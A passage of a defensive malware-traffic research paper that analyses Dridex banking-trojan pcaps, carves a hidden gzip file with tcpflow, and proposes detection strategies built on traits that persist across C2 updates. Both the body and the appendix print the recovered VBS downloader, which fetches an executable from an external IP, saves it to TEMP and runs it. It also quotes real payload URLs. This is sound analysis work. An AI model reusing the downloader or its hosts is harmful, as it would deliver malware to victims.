


Figure 3.1.9: *Tcp streams reconstruction for 5K5YLjVu.txt*

3.2 Examine Tcpflow Objects

Another tool that can possibly extract this file out would be Tcpflow. Tcpflow reconstructs the actual data streams and stores each flow in a separate file for later analysis (Elson, 2003). Running Tcpflow on the pcap would retrieve a list of streams saved in the working directory. The streams can be searched with grep using the recursive option (-r) and the file was subsequently found in one of the streams.






Figure 3.2.1 and Figure 3.2.2: *Pcap Data Streams by Tcpflow and Searching with grep*

Looking at the contents of the stream, the trailing data that belongs to

"5K5YLjVu.txt" is now uncovered (starting with the string "337"). However, since "5K5YLjVu.txt" is supposedly to be a text file, the trailing data should only consist of raw text, which is not the case here. There is also no header or footer that give any information about the file type that "5K5YLjVu.txt" is supposed to be.




Figure 3.2.3: *Trailing data of the file "5K5YLjVu.txt"*

Back to the pcap, searching for the string "337" reveals that the Wireshark indeed captures this portion of information in the network capture. However, following the TCP streams of this traffic resulted in the view seen previously.




Figure 3.2.4: *string "337" as seen in the pcap, but not reconstructed by Wireshark*

Paying a closer attention to the HTTP response header, one of the header responded with the "Content-Encoding" as "gzip" This may indicate that the file downloaded could had been a gzip instead of a raw text file.

 Lionel Teo, lionelteo87@gmail.com

```
Content-Disposition: attachment; filename=5K5YLjVu.txt;
Content-Transfer-Encoding: binary
Content-Encoding: gzip
```

Figure 3.2.5: *gzip encoding seen in the Content-Encoding http header*

The next step would be to extract the trailing data and save it as a gzip in an attempt to retrieve its content. Cat command is used with -n option to view the file with line numbers. The data to be extracted is seen to begin at line number 19. The second cat command will skip the first 19 lines (using tail -n +19) and save it as a gz file. The gz file was then extracted using gunzip to reveal its contents.

```
mostropi@kali:~/pcaps/dridex/tcpflow$ cat 141.101.112.016.00080-192.168.137.091.49188 -n | less
mostropi@kali:~/pcaps/dridex/tcpflow$ cat 141.101.112.016.00080-192.168.137.091.49188 | tail -n +19 > 5K5YLjVu.gz
mostropi@kali:~/pcaps/dridex/tcpflow$ gunzip 5K5YLjVu.gz

gzip: 5K5YLjVu.gz: decompression OK, trailing garbage ignored
```

Figure 3.2.6: *Extracting the File with gunzip*

Looking into the extracted file reveals a VBS script with a URL to retrieve "get.php" from "92.63.88.87" on port 8080. The malware authors had other information in the file obfuscated with the ASCII equivalent code. However, it is not too hard to reverse its content. The file can be easily reversed to show its actual content using an online ASCII to text converter.

```
dim tYTtttdf: Set tYTtttdf = createobject(Chr(77) & Chr(105) & Chr(99) & Chr(114) & Chr(111)
r(80) )
dim jhvhjHHHH: Set jhvhjHHHH = createobject(Chr(65) & Chr(100) & Chr(111) & Chr(100) & Chr(98
tYTtttdf.Open "GET", "http://92.63.88.87:8080/bt/get.php", False
tYTtttdf.Send
Set tYTtttdfdfge = WScript.CreateObject(Chr(87) & Chr(83) & Chr(99) & Chr(114) & Chr(105) & C
Chr(111) & Chr(99) & Chr(101) & Chr(115) & Chr(115) )
tYTtttdfdfgesdf = tYTtttdfdfge(Chr(84) & Chr(69) & Chr(77) & Chr(80) )
ouiUYudff = tYTtttdfdfgesdf + Chr(92) & Chr(55) & Chr(55) & Chr(55) & Chr(55) & Chr(55) & Chr
with jhvhjHHHH
   .type = 1
    .open
    .write tYTtttdf.responseBody
    .savetofile ouiUYudff, 2
end with
```

Figure 3.2.7: *vbs script attempt to download "get.php"*

The most interesting part of the VBS script shows an extra image file, "6871778.png", being used by the malware. As reference from the VBS script content below, the image file downloads is used to determine if the malware file is successfully executed by the VBS script. If the malware is executed successfully, "7257790.jpg" will be downloaded. If the malware is not executed, "6871778.png"

will be downloaded instead. Notice that "6871778.png" is not seen in pcap since the exe file was executed successfully.

```
Loop While Not Running
dim ooooooooodf: Set ooooooooodf = createobject(Microsoft.XMLHTTP) )
dim dsfsdfsdfg: Set dsfsdfsdfg = createobject(Adodb.Stream) )
ooooooooodf.Open GET) , http://savepic.net/6871778.png) , False
ooooooooodf.Send
```

Another less interesting behavior seen is that the script will change the malware name after the file has been downloaded. The downloaded file "crypted.120.exe" would add a "7777777" to its name before execution. The full VBS script can be found in the appendix section for additional reference.

4.1 Analyzing Malware Traffic Trends

There is no use to create a malware detection that is useful only against a particular malware update. The attacker would always try to ensure that their malware can not be detected by constantly upgrading and changing. The aim is to implement detection measures that are capable of still detecting the malware even after it has updated. Such detection measures can even be extended to capture even a malware used in targeted attack. This can be done by cross referencing samples and creating the detection base on the similarities identified from each samples. By constantly cross referencing malware samples, the organization would keep itself updated on the recent trend and able to adjust its detection rules according to the trend seen.

A quick search on the Internet reveals that newly created Dridex malware have very low detection on virus total as reported (Longmore, 2015). It is very likely that any Dridex malware would try to evade anti virus detection where possible; especially before each new wave spam.

It also drops another version of the downloader, **edg1.exe** which has a detection rate of 1/56 and a DLL with a detection rate of also of 1/57. The payload is the Dridex banking trojan.

***Figure 4.1.1**: Post taken from Dynamoo showing detection rate for Dridex*

Another trend that had been covered is the frequency of the Dridex spam attacks, which happen almost every week (Longmore, 2015). With the high number of malware spam, some of the emails would eventually bypass spam filtering in place.

Since the Dridex malware is seen updated 3 times over the period from April to June. Analyzing the Dridex April pcap downloaded from Malware Traffic Analysis (Ducan, 2015), the malware is seen spoofing HTTP referer header from common social media or entertainment sites such as facebook, bing, aol, twitter, youtube in an attempt to hide its outbound traffic.

Time	Source	Destination	Destination Port	Referer	Host	Info
2015-04-16 05:50:51.921120	192.168.122.177	64.86.135.196	80		www.download.win	GET
2015-04-16 05:51:40.460412	192.168.122.177	136.243.237.199	80	http://www.bing.com/	sfx.co	POST
2015-04-16 05:51:41.896893	192.168.122.177	136.243.237.199	80	http://www.msn.com/	frvus.us	POST
2015-04-16 05:51:42.800892	192.168.122.177	136.243.237.199	80	https://yahoo.com/	bgw.org	POST
2015-04-16 05:51:43.674912	192.168.122.177	136.243.237.199	80	https://facebook.com/	kdhltfqwagdq.net	POST
2015-04-16 05:51:44.318587	192.168.122.177	136.243.237.199	80	https://twitter.com/	kmmhlwd.net	POST
2015-04-16 05:51:46.753658	192.168.122.177	136.243.237.199	80	https://yahoo.com/	tdyzvswnkeqakoyo	POST
2015-04-16 05:51:48.083491	192.168.122.177	136.243.237.199	80	https://facebook.com/	uryqekjynzxvz.co	POST

***Figure 4.1.2:** pcap data from April showing Dridex attempts to spoof Referer*

Paying attention to the host column, the malware back in April is also seen to use an algorithm to generate the host name. While the host name changes for each traffic, the destination address remains the same. The infected client is also observed to make multiple POST traffic within a short amount of time, which is another common malware characteristic that can be kept in mind when designing C2 detection rules.

Looking at the statistical summary data as seen in Figure 4.1.3, different byte size is observed for each POST traffic to the IP Address "136.243.237.199". High amount of packet counts are seen in one of the communication, hitting up to 103 packets with 6845 bytes each. The bytes difference is cause by the malware sending POST traffic outbound with different URL length.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	Bytes A←B
192.168.122.177	49192	188.226.150.141	1443	385	360 936	133	9 024	252	351 912
192.168.122.177	49198	136.243.237.199	80	302	283 805	103	6 845	199	276 960
192.168.122.177	49202	136.243.237.199	80	175	155 923	64	4 547	111	151 376
192.168.122.177	49200	136.243.237.199	80	173	158 998	60	4 298	113	154 700
192.168.122.177	49203	136.243.237.199	80	18	2 838	13	2 051	5	787
192.168.122.177	49204	136.243.237.199	80	59	48 878	22	1 993	37	46 885

***Figure 4.1.3:** TCP conversations summary looking at the bytes for the POST traffic*

Sorting the conversation summary by bytes out, the malware traffic is also seen

to use the same bytes outbound despite going to different C2 servers, which is similar to the Dridex May traffic. Another interesting observation here is the amount of bytes return, 54 bytes is returned for only one of the C2 IP address, but no bytes is return for the other 3 C2 IP address seen.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	Bytes A←B
192.168.122.177	49208	155.41.244.28	80	3	194	3	194	0	0
192.168.122.177	49210	155.41.244.28	80	3	194	3	194	0	0
192.168.122.177	49211	173.161.14.71	80	3	194	3	194	0	0
192.168.122.177	49213	191.101.31.73	80	3	194	3	194	0	0
192.168.122.177	49212	149.84.152.250	80	4	248	3	194	1	54
192.168.122.177	49214	149.84.152.250	80	4	248	3	194	1	54
192.168.122.177	49215	79.168.145.215	80	13	1 683	7	967	6	716
192.168.122.177	49209	136.243.237.199	80	12	1 705	6	989	6	716
192.168.122.177	49195	136.243.237.199	80	12	1 850	7	994	5	856

Figure 4.1.4: *TCP conversation summary sorted by bytes out*

Drilling into the IP address that returns 54 bytes reveals that the server replies with a RST ACK; which indicates no connection has been established between the infected client and the server.

92.168.122.177 && tcp.port==49212 && ip.addr==149.84.15 Expression... Clear Apply Save

	Source	Destination	Destination Port	Info
04-16 05:53:35.624850	192.168.122.177	149.84.152.250	80	49212→80 [SYN] Seq=0 Win=40960 Len=0 MSS=14
04-16 05:53:38.634981	192.168.122.177	149.84.152.250	80	[TCP Retransmission] 49212→80 [SYN] Seq=0 W
04-16 05:53:44.640987	192.168.122.177	149.84.152.250	80	[TCP Retransmission] 49212→80 [SYN] Seq=0 W
04-16 05:54:17.569784	149.84.152.250	192.168.122.177	49212	80→49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 4.1.5: *RST ACK seen return from 149.84.52.250*

The malware is also seen to communicate to multiple IP addresses in close time range, which is the same as the Dridex May traffic. The bytes outbound to different traffic is also seen to remain the same when compare to Dridex May traffic, even though the Dridex April traffic did not use SSL.

Time	Source	Destination	Destination Port	Referer	Host	Flags
2015-04-16 05:53:00	192.168.122.177	155.41.244.28	80			0x0002
2015-04-16 05:53:13	192.168.122.177	173.161.14.71	80			0x0002
2015-04-16 05:53:16	192.168.122.177	173.161.14.71	80			0x0002
2015-04-16 05:53:22	192.168.122.177	173.161.14.71	80			0x0002
2015-04-16 05:53:35	192.168.122.177	149.84.152.250	80			0x0002
2015-04-16 05:53:38	192.168.122.177	149.84.152.250	80			0x0002
2015-04-16 05:53:44	192.168.122.177	149.84.152.250	80			0x0002
2015-04-16 05:53:57	192.168.122.177	191.101.31.73	80			0x0002
2015-04-16 05:54:00	192.168.122.177	191.101.31.73	80			0x0002
2015-04-16 05:54:06	192.168.122.177	191.101.31.73	80			0x0002
2015-04-16 05:54:19	192.168.122.177	149.84.152.250	80			0x0002
2015-04-16 05:54:22	192.168.122.177	149.84.152.250	80			0x0002
2015-04-16 05:54:28	192.168.122.177	149.84.152.250	80			0x0002
2015-04-16 05:54:41	192.168.122.177	79.168.145.215	80			0x0002

Figure 4.1.6: *Dridex April pcap showing communication to multiple C2 Servers*

Although the malware was recently updated in May, the Dridex malware quickly had another update on June, as reported on Internet Storm Center (Ducan, 2015). A

quick look into the pcap traffic using tcpick reveals a change in method to obfuscate the downloaded VBS script (Ong, Sa, Singh, Chong, Honjo, 2015).

```
GET /tmp/89172387.txt HTTP/1.1
Host: dolphin2000.ir

PAB0AGUAeAB0ADEAMAA+ACQAcwB1AG4AZABxAGIAaAB5AGIAZABxAD0AJwB0AGUAeQBmAGQA
cQBnAHcAdgBkAGgAJwA7AA0ACgAkAHMAYQBzAGQAdwBxAG8AagA9ACcAMgBkAHMAYQBkAHMA
YQBkACcAOwANAAoAJABkAG8AdwBuACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkA
```

Figure 4.1.7: *Tcpick view showing the encoded VBS script*

Looking at SSL traffic from the source address, it seems that the Dridex move away from using SSL to exchange certificate before communicating to its C2 IP Address. One possible reason could be to avoid rules looking for invalid outbound certificate. Both destination address seen in the events resolved to dropbox.com.

ip.src == 192.168.137.205 && ssl — Expression... Clear Apply Save

	Time	Source	Destination	Protocol	Source Port	Destination Port	Server Name
7	2015-06-16	192.168.137.205	108.160.172.238	TLSv1	49227	https	www.dropbox.com
3	2015-06-16	192.168.137.205	108.160.172.238	TLSv1	49227	https	
5	2015-06-16	192.168.137.205	108.160.172.238	TLSv1	49227	https	
5	2015-06-16	192.168.137.205	107.21.127.239	TLSv1	49228	https	dl.dropboxusercontent.com
4	2015-06-16	192.168.137.205	107.21.127.239	TLSv1	49228	https	

Figure 4.1.8: *SSL traffic as seen in Wireshark*

Using tcpick to view the TCP streams, one of the GET traffic is observed to download a file “lns.txt” hosted on “dolphin2000.ir”. This file contains a URL to download an exe file from dropbox. The URL is then used by the encoded VBS script to perform the second stage of installation, which is to download the malware onto the system (Ong, Sa, Singh, Chong, Honjo, 2015).

```
GET /tmp/lns.txt HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: dolphin2000.ir

HTTP/1.1 200 OK
Date: Tue, 16 Jun 2015 16:35:17 GMT
Server: Apache
Last-Modified: Tue, 16 Jun 2015 14:16:28 GMT
Accept-Ranges: bytes
Content-Length: 54
Connection: close
Content-Type: text/plain

https://www.dropbox.com/s/2djqlpaqdudzlrx/iol.exe?dl=1
```

Figure 4.1.9: *Tcpick view showing url used to host malicious binary hosted on dropbox*

The Dridex also had evolved to introduce a time delay for about 3-5 minute between each connection. This would evade rule threshold that look for aggregated IP direct hit beyond 3 minutes. Irregular time delay is also used to avoid detection rules that calculate constant interval connection. In addition, there is also slight change in the destination port used, the ports outbound are seen to fall between the range of port 1024 and port 10000. Each updates shows that the malware had attempt to become more complex and stealthier.

Time	Source	Destination	Destination Port	Referer	Host
00:39:29.503252	192.168.137.205	185.12.94.48	7443		
00:39:35.509145	192.168.137.205	185.12.94.48	7443		
00:42:41.553141	192.168.137.205	193.13.142.11	8443		
00:42:44.562204	192.168.137.205	193.13.142.11	8443		
00:42:50.568093	192.168.137.205	193.13.142.11	8443		
00:43:02.580499	192.168.137.205	193.13.142.11	8443		
00:43:05.575014	192.168.137.205	193.13.142.11	8443		
00:43:11.580919	192.168.137.205	193.13.142.11	8443		
00:48:56.633097	192.168.137.205	176.9.143.115	2443		
00:48:59.641931	192.168.137.205	176.9.143.115	2443		
00:49:05.647828	192.168.137.205	176.9.143.115	2443		

***Figure 4.1.10**: Dridex malware showing longer interval in callback*

However, one characteristic that didn't change across these updates is that the malware uses the same amount of bytes when calling back to different IP address. The bytes outbound to different C2 servers remains the same despite the malware had updated multiple times. Similarly to the Dridex April traffic, none of the C2 server returns any bytes. The amount of bytes outbound (194) is the also the same as Dridex April traffic, these packets are further examined and revealed to only consisted of SYN flags set with no other additional data.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	Bytes A←B
192.168.137.205	49230	176.9.143.115	2443	3	194	3	194	0	0
192.168.137.205	49231	176.9.143.115	2443	3	194	3	194	0	0
192.168.137.205	49232	185.12.94.48	7443	3	194	3	194	0	0
192.168.137.205	49233	185.12.94.48	7443	3	194	3	194	0	0
192.168.137.205	49234	193.13.142.11	8443	3	194	3	194	0	0
192.168.137.205	49235	193.13.142.11	8443	3	194	3	194	0	0
192.168.137.205	49236	176.9.143.115	2443	3	194	3	194	0	0
192.168.137.205	49237	176.9.143.115	2443	3	194	3	194	0	0
192.168.137.205	49238	185.12.94.48	7443	3	194	3	194	0	0
192.168.137.205	49239	185.12.94.48	7443	3	194	3	194	0	0
192.168.137.205	49226	5.144.130.35	80	10	1 024	5	483	5	541
192.168.137.205	49225	5.144.130.35	80	17	9 183	7	608	10	8 575

***Figure 4.1.11:** Wireshark TCP conversation summary sorted by bytes out*




Figure 4.1.12: *Only SYN Flag is set for outbound transmission with 194 bytes*

4.2 Evaluating Malware Traffic Trends

After going through different samples of Dridex traffic, several patterns can be identified through cross referencing of the analysis results. Characteristics seen but are not limited to, included the following:

The malware is seen using the same bytes outbound even if it communicated to different IP address. This is consistent across all 3 update, and very likely that future upgrade of the malware would still elicit this behavior.

The C2 server is also seen to return with 0 bytes while it is inactive. This is seen consistent for both the April and June update. There is an exception for one IP in Dridex April traffic where it responded with 54 bytes containing packets with RST and ACK flag set. The Dridex May traffic is not seen having this behavior when SSL is used.

The malware is seen to attempt to avoid detection, spoofing referer, using SSL or increasing the gap between each connection. In addition, the malware is known to have anti sandbox feature making it more difficult to analyze. Before each wave of malware spam, the attackers also attempt to ensure that the malware is not picked up by common antivirus software.

The malware is also known to be updated very frequently, which shows the attacker persistence attempt to infiltrate and extract valuable data from the financial industry.

5 Enforcing the Strategy

Base on the information gather about the malware, it is clear that the attackers attempt to hold the advantage in the long run. From the direction of malware trend, the malware is seen to attempt to become stealthier and more complex with each update, which shows the attacker persistence. If no action is taken, the organization can be compromised by the attacker undetected as they eventually learns about the defenses while attacking.

The organization can take protective measure and implement a strategy to ensure a long term success in detecting Dridex and similar threats to the organization. A few of the options base on understanding the Dridex malware includes:

Identify malware or other threats that is of higher risk and relevant to the firm. For example, malware specifically target financial or banking sector would be of higher priority for a bank. Generic malware that can affect the organization should also be considered, but classify with a lesser priority. Other threats such as exploit kits can be place in consideration as well and can use a similar strategy to ensure sufficient coverage.

Set target dates to review malware base on the update frequency, constantly review the samples against the organization rules to ensure that detection implemented are adequate to detect them. Ensure the team is equipped with the tools and skills for analyzing sandbox aware malware. A test lab can also allow the team to test the rules to ensure detection in a test environment.

Analyze malware samples for each update and identify the trend of the malware direction. Create detection base on the similarities from each update, this would allow increase the chance for the organization to capture the malware alert even if it has been updated to attempt to avoid detection.

Ensure logs are capturing important fields that can be essential for creating detection rules. In the case study for Dridex malware, fields like outbound bytes, Content-Type and Content-Disposition are uncommon fields that may not had been captured in the proxy logs. The defending team can work with the engineering team

to ensure that the respective devices are updated to capture these fields in the logs.

Continue to cross reference different malware variants; this would help to build a better understanding of the threat landscape. The information can be used to fine tune current detection rules to detect new or unknown malware variant that share the same characteristics, which can even include malware used in targeted attacks.

Schedule a reoccurring meeting to continue to review and improve the strategy to ensure that it stays relevant against current threat. Actively continue to identify new threats and maintain the execution of the strategy.

6. Conclusion

While detecting or blocking against a malware would successfully prevent an attack, defending the crown jewels of the organization is an ongoing effort. From the Dridex malware case study, the attacker can remains in the advantage even if the malware had been defended from a particular campaign. The attackers can eventually learn about the organization defense and compromised them eventually.

In order for an organization to remain in the advantage, the organization would have to learn about on going threats and adjust their strategy. Through the execution of an effective strategy, the organization would be able to create effective protection in the long term. This would enable the organization not only capable of protecting against any new and unknown malware, but also includes malware in a targeted attack.

The strategy can be review to include more threats. This would results in the team capabilities to slowly strengthen over time. By adopting and maintaining an effective strategy, the organization can remain in the advantage against relevant threats in the zero sum game.

References

Certeza, R. (2014, June 6). *Dealing with the Mess of DRIDEX*. Retrieved from::
http://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/3147/dealing-with-the-mess-of-dridex

Ducan, B. (2015, Jan 27) *UPATRE/DYRE MALSPAM WAVE - SUBJECT: VOICE MESSAGE*. Retrieved from:
http://www.malware-traffic-analysis.net/2015/01/27/index.html

Ducan, B. (2015, May 4). *Upatre/Dyre - the daily grind of botnet-based malspam*. Retrieved from::
https://isc.sans.edu/forums/diary/UpatreDyre the daily grind of botnetbased malspam/19657/

Ducan, B. (2015, June 17). *Botnet-based malicious spam seen this week*. Retrieved from:
https://isc.sans.edu/forums/diary/Botnetbased malicious spam seen this week/19807

Ducan, B. (2015, May 13). *Recent Dridex activity*. Retrieved from
https://isc.sans.edu/forums/diary/Recent Dridex activity/19687/

Ducan, B. (2015, April 15). *DRIDEX MALSPAM ABOUT FAILED WIRE TRANSFERS*. Retrieved from
http://www.malware-traffic-analysis.net/2015/04/15/index.html

Elson, J. (2003, August 7). *Tcpflow -- A TCP Flow Recorder* [Software]. Retrieved from:
http://www.circlemud.org/jelson/software/tcpflow/

Inocencio, R. (2014, November 5). *Banking Trojan DRIDEX Uses Macros for Infection*. Retrieved from:
http://blog.trendmicro.com/trendlabs-security-intelligence/banking-trojan-dridex-uses-macros-for-infection

Longmore, C. (2015). All post with label Dridex. Retrieved from:
http://blog.dynamoo.com/search/label/Dridex

Longmore, C. (2015, March 19). *Malware spam: "sales@marflow.co.uk" / "Your Sales Order"* Retrieved from http://blog.dynamoo.com/2015/03/malware-spam-salesmarflowcouk-your.html

Mimoso, M. (2015, March 20). *Latest Dridex Campaign Evades Detection with AutoClose Function*. Retrieved from:: https://threatpost.com/latest-dridex-campaign-evades-detection-with-autoclose-function/111743

Olson, R. (2014, October 24). *Dridex Banking Trojan Distributed Through Word Documents*. Retrieved from: http://researchcenter.paloaltonetworks.com/2014/10/dridex-banking-trojan-distributed-word-documents/

Ong, G., Sa, J, Singh, S., Chong, R., Honjo, S (2015, June 18). *Evolution of Dridex.* Retrieved from: https://www.fireeye.com/blog/threat-research/2015/06/evolution_of_dridex.html

RFC 2616 (1999, June). *Hypertext Transfer Protocol -- HTTP/1.1 19.4.1. Content-Disposition.* Retrieved from http://www.w3.org/Protocols/rfc2616/rfc2616-sec19.html

RFC 1341 (1992, June) *The Content-Type Header Field.* Retrieved from http://www.w3.org/Protocols/rfc1341/4_Content-Type.html

Shaw, R. (2013, October 4). *File Carving*. Retrieved from http://resources.infosecinstitute.com/file-carving/

Sourceforge (2013). *Tcpick* [Software] Retrieved from: http://tcpick.sourceforge.net/

Sutton, T. (2009, March 3). *Content types and dispositions in PHP.* Retrieved from: http://passingcuriosity.com/2009/content-types-and-dispositions-in-php/

Welch, G. (2015, March 11). *People Remain the Weakest Link in Security.* Retrieved from: http://www.cio.com/article/2895404/cybercrime/people-remain-the-weakest-link-in-security.html

Wireshark (2008). *Tshark* [Software] Retrieved from:

https://www.Wireshark.org

Appendix

Summary.txt (Edited) file gathered from the pcap.

```
   1468 6
        4 17
TCP Conversations
Filter:<No Filter>
<-                                  | |          ->                | | Total |    Relative | Duration
192.168.137.91:49191 <-> 46.36.217.227:ov-nnm-websrv        468       652882
192.168.137.91:49189 <-> 92.63.88.87:http-alt        119      162827        77
192.168.137.91:49202 <-> 87.117.229.29:https         109      137952        66
192.168.137.91:49217 <-> 79.149.254.3:http            31       40742        25
192.168.137.91:49190 <-> 5.9.44.37:http               28       34869        18
192.168.137.91:49218 <-> 79.149.254.3:http            10        4200         8
192.168.137.91:49220 <-> 79.149.254.3:http             9        2274         8
192.168.137.91:49216 <-> 79.149.254.3:http             9        2498         8
192.168.137.91:49203 <-> 87.117.229.29:https           7        4173         9
192.168.137.91:49201 <-> 87.117.229.29:https           7        2386         8
192.168.137.91:49188 <-> 141.101.112.16:http           5        1711         8
192.168.137.91:49204 <-> 45.55.154.235:http            5         443         5
192.168.137.91:49195 <-> 45.55.154.235:http            5         443         5
192.168.137.91:49194 <-> 82.112.185.104:irdmi          5         517         5
192.168.137.91:49192 <-> 75.145.133.5:https            5         443         5
192.168.137.91:49219 <-> 79.149.254.3:http             4         593         5
192.168.137.91:49215 <-> 79.149.254.3:http             4         593         5
192.168.137.91:49205 <-> 144.76.109.82:https           4         430         5
192.168.137.91:49200 <-> 87.117.229.29:https           4         589         5
192.168.137.91:49198 <-> 31.24.30.65:https             4         228         5
192.168.137.91:49197 <-> 31.24.30.65:https             4         228         5
192.168.137.91:49196 <-> 31.24.30.65:https             4         593         5
192.168.137.91:49209 <-> 14.98.183.4:https             3         170         5
192.168.137.91:49207 <-> 144.76.109.82:https           3         174         5
192.168.137.91:49206 <-> 144.76.109.82:https           3         174         5
192.168.137.91:49208 <-> 144.76.109.82:https           3         174         4
192.168.137.91:49199 <-> 31.24.30.65:https             3         174         4
192.168.137.91:49211 <-> 65.51.130.39:https            3         162         1
192.168.137.91:49210 <-> 27.60.164.164:https           3         162         1
192.168.137.91:49214 <-> 89.228.50.77:ies-lm           0           0         1
192.168.137.91:49213 <-> 131.111.216.180:https         0           0         1
192.168.137.91:49212 <-> 82.17.98.133:https            0           0         1
192.168.137.91:49193 <-> 95.163.121.215:http           0           0         1
192.168.137.91:49184 <-> 2.22.213.235:http             0           0         1
192.168.137.91:49186 <-> 23.205.169.33:http            0           0         1
```

```
192.168.137.91:49187 <-> 23.205.169.56:http          0          0          1
========================================================================
UDP Conversations
Filter:<No Filter>
192.168.137.91:52597 <-> 192.168.137.1:domain        1         87          1
192.168.137.91:61963 <-> 192.168.137.1:domain        1        152          1
3 GET
        10 45.55.154.235    80
         1 131.111.216.180      443
         1 2.22.213.235     80
         1 23.205.169.33    80
         1 23.205.169.56    80
         1 27.60.164.164    443
         1 65.51.130.39     443
         1 82.17.98.133     443
        18 5.9.44.37     80
         1 89.228.50.77     1443
        19 144.76.109.82    443
        19 31.24.30.65 443
         1 95.163.121.215  80
         2 192.168.137.1
       275 46.36.217.227    3443
         5 14.98.183.4 443
         5 75.145.133.5     443
         5 82.112.185.104  8000
        59 79.149.254.3     80
        77 92.63.88.87 8080
         8 141.101.112.16  80
        88 87.117.229.29    443
```

Recovered VBS Script used by the Dridex Malware May update

```
dim tYTtttdf: Set tYTtttdf = createobject(Microsoft.XMLHTTP) )
dim jhvhjHHHH: Set jhvhjHHHH = createobject(Adodb.Stream) )
tYTtttdf.Open "GET", "http://92.63.88.87:8080/bt/get.php", False
tYTtttdf.Send
Set tYTtttdfdfge = WScript.CreateObject(WScript.Shell) ).Environment(Process) )
tYTtttdfdfgesdf = tYTtttdfdfge(TEMP) )
ouiUYudff = tYTtttdfdfgesdf + \7777777.exe)
with jhvhjHHHH
    .type = 1
     .open
     .write tYTtttdf.responseBody
     .savetofile ouiUYudff, 2
end with
Set ouiUIysdff = CreateObject(Shell.Application) )
ouiUIysdff.Open ouiUYudff
dim iiiiiiiiidff: Set iiiiiiiiidff = createobject(Microsoft.XMLHTTP) )
dim jhvHVKfdg: Set jhvHVKfdg = createobject(Adodb.Stream) )
iiiiiiiiidff.Open GET) , http://savepic.org/7257790.jpg) , False
iiiiiiiiidff.Send
Set opdfffffff = GetObject(winmgmts:\\.\root\cimv2) )
Do
Running = False
Set colItems = opdfffffff.ExecQuery(Select * from Win32_Process) )
For Each objItem In colItems
If objItem.Name = 7777777.exe)    Then
Running = True
Exit For
End If
```

```
Next
If Not Running Then
WScript.Sleep 3000
End If
Loop While Not Running
